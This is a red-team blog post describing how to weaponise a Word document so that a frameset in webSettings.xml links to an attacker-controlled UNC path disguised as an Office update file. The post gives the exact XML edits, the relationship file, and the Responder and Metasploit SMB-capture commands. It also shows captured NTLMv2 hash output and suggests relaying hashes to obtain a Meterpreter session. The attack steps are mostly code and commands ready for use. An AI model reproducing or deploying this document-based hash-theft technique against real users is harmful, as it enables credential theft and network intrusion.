

Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distro](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)

[Microsoft Office – Payloads in Document Properties](#)

[Command and Control – Images](#)



Search the Lab

December
18, 2017

Microsoft Office – NTLM Hashes via Frameset


netbiosX Red Team Frameset, Microsoft Office, NTLM, password hashes, passwords, Red Team 2 Comments

Microsoft office documents are playing a vital role towards red team assessments as usually they are used to gain some initial foothold on the client's internal network. Staying under the radar is a key element as well and this can only be achieved by abusing legitimate functionality of Windows or of a trusted application such as Microsoft office.

Historically Microsoft Word was used as an HTML editor. This means that it can support HTML elements such as framesets. It is therefore possible to link a Microsoft Word document with a UNC path and combining this with responder in order to capture NTLM hashes externally.

Word documents with the docx extension are actually a zip file which contains various XML documents. These XML files are controlling the theme, the fonts, the settings of the

Author



netbiosX


Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

Follow

document and the web settings. Using [7-zip](#) it is possible to open that archive in order to examine these files:



The **word** folder contains a file which is called **webSettings.xml**. This file needs to be modified in order to include the frameset.


Recent Posts

- › Lateral Movement – RDP
- › DCShadow
- › Skeleton Key
- › Golden Ticket
- › Dumping Clear-Text Credentials

Categories

- › Coding (10)
- › Defense Evasion (19)
- › Exploitation Techniques (19)
- › External Submissions (3)
- › General Lab Notes (21)
- › Information Gathering (12)
- › Infrastructure (1)
- › Maintaining Access (4)
- › Mobile Pentesting (7)
- › Network Mapping (1)
- › Post Exploitation (11)
- › Privilege Escalation (14)
- › Red Team (23)
- › Social Engineering (11)
- › Tools (7)
- › VoIP (4)
- › Web Application (14)
- › Wireless (2)

Archives



Adding the following code will create a link with another file.

```

1 <w:frameset>
2 <w:framesetSplitbar>
3 <w:w w:val="60"/>
4 <w:color w:val="auto"/>
5 <w:noBorder/>
6 </w:framesetSplitbar>
7 <w:frameset>
8 <w:frame>
9 <w:name w:val="3"/>
10 <w:sourceFileName r:id="rId1"/>
11 <w:linkedToFile/>
12 </w:frame>
13 </w:frameset>
14 </w:frameset>

```

- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012
- > September 2012
- > August 2012

```

webSettings.xml
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <w:webSettings xmlns:mc="http://schemas.openxmlformats.org,
3  <w:frameset>
4  <w:framesetSplitbar>
5      <w:w w:val="60"/>
6      <w:color w:val="auto"/>
7      <w:noBorder/>
8  </w:framesetSplitbar>
9  <w:frameset>
10 <w:frame>
11     <w:name w:val="3"/>
12     <w:sourceFileName r:id="rId1"/>
13     <w:linkedToFile/>
14 </w:frame>
15 </w:frameset>
16 </w:frameset><w:optimizeForBrowser/><w:allowPNG/></w:w

```

webSettings XML – Frameset

The new **webSettings.xml** file which contains the frameset needs to be added back to the archive so the previous version will be overwritten.

- › July 2012
- › June 2012
- › April 2012
- › March 2012
- › February 2012

@ Twitter


- › RT @DirectoryRanger: Microsoft Office – NTLM Hashes via Frameset, by @netbiosX pentestlab.blog/2017/12/18/mic... 2 days ago
- › Astra - Automated Security Testing For REST API's github.com/flipkart-incub... 2 days ago
- › RT @nikhil_mitt: [Blog] Silently turn off Active Directory Auditing using DCShadow. #Mimikatz #RedTeam #ActiveDirectory <https://t.co/f38Kkb...> 2 days ago
- › SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea... twitter.com/i/web/status/9... 3 days ago
- › Windows Event Log to the Dark Side—Storing Payloads and Configurations medium.com/@5yx... 3 days ago

 Follow @netbiosX

Pen Test Lab Stats

› 2,941,976 hits

Blogroll



A new file (**webSettings.xml.rels**) must be created in order to contain the relationship ID (**rId1**) the UNC path and the TargetMode if it is external or internal.

```

1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships
3 xmlns="http://schemas.openxmlformats.org/package/2006/relatio
4 <Relationship Id="rId1" Type="http://schemas.openxmlformats.o
5 </Relationships>

```

```

File Edit Format View Help
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target="\
\192.168.1.169\Microsoft_Office_Updates.docx" TargetMode="External"/>
</Relationships>

```

webSettings XML Relationship File – Contents

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0


Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0








Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0


The **_rels** directory contains the associated relationships of the document in terms of fonts, styles, themes, settings etc. Planting the new file in that directory will finalize the relationship link which has been created previously via the frameset.



 C:\Users\User\Desktop\pentestlab.docx\word_rels\

File Edit View Favorites Tools Help

Add Extract Test Copy Move Delete Info

 C:\Users\User\Desktop\pentestlab.docx\word_rels\

Name	Size	Packed Si...	Modified	Created
 document.xml.rels	817	244	1980-01-...	
 webSettings.xml.rels	471	233	2017-12-...	2017-12-...

webSettings XML rels

Now that the Word document has been weaponized to connect to a UNC path over the Internet responder can be configured in order to capture the NTLM hashes.

```
1 | responder -I wlan0 -e 192.168.1.169 -b -A -v
```

Professional

➤ **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes

 Like Page

Be the first of your friends to like this

```
root@kali:~# responder -I wlan0 -e 192.168.1.169 -b -A -v
```



NBT-NS, LLMNR & MDNS Responder 2.3.3.5


Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

```
[+] Poisoners:
    LLMNR           [ON]
    NBT-NS          [ON]
    DNS/MDNS        [ON]

[+] Servers:
    HTTP server     [ON]
    HTTPS server    [ON]
```


Responder Configuration

Once the target user open the word document it will try to connect to a UNC path.



Word – Connect to UNC Path via Frameset

Responder will retrieve the NTLMv2 hash of the user.



Responder – NTLMv2 Hash via Frameset

Alternatively Metasploit Framework can be used instead of Responder in order to capture the password hash.

```
1 | auxiliary/server/capture/smb
```



```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) > 
```

Metasploit – SMB Capture Module

NTLMv2 hashes will be captured in Metasploit upon opening the document.

```
[*] Server started.
msf auxiliary(smb) > [*] SMB Captured - 2017-12-17 08:28:04 +0000
NTLMv2 Response Captured from 192.168.1.161:57237 - 192.168.1.161
USER: [REDACTED]@windowslive.com DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:d5f747f66734cef[REDACTED]84e8e
NT_CLIENT_CHALLENGE:01010000000000006005cde1077d30149a39b3a8332a3e1000000000200
000000000000000000000000
[*] SMB Captured - 2017-12-17 08:28:04 +0000
NTLMv2 Response Captured from 192.168.1.161:57237 - 192.168.1.161
USER: [REDACTED]@windowslive.com DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:3d305af795457c74ea00[REDACTED]5d
NT_CLIENT_CHALLENGE:010100000000000096115ede1077d3010ebb10819d979ec1000000000200
000000000000000000000000
```

Metasploit SMB Capture Module – NTLMv2 Hash via Frameset

Conclusion

This technique can allow the red team to grab domain password hashes from users which can lead to internal network access if 2-factor authentication for VPN access is not enabled and there is a weak password policy. Additionally if the target user is an elevated account such as local administrator or domain admin then this method can be combined with SMB relay in order to obtain a Meterpreter session.


Advertisements

Rate this:



Rate This

Share this:



Be the first to like this.

Related

Microsoft Office - DDE
Attacks
In "Red Team"

Windows Tools For
Penetration Testing
In "General Lab Notes"

Golden Ticket
In "Post Exploitation"

2 Comments *(+add yours?)*

Microsoft Word - UNC Path Injection with Image Linking

Jan 02, 2018 @ 15:00:44

Microsoft Word – UNC Path Injection with Image Linking – Information Security Outsider

Feb 21, 2018 @ 14:05:30

Leave a Reply

Enter your comment here...

⬅ Microsoft Office – Payloads in Document Properties

Command and Control – Images ➡

Blog at WordPress.com.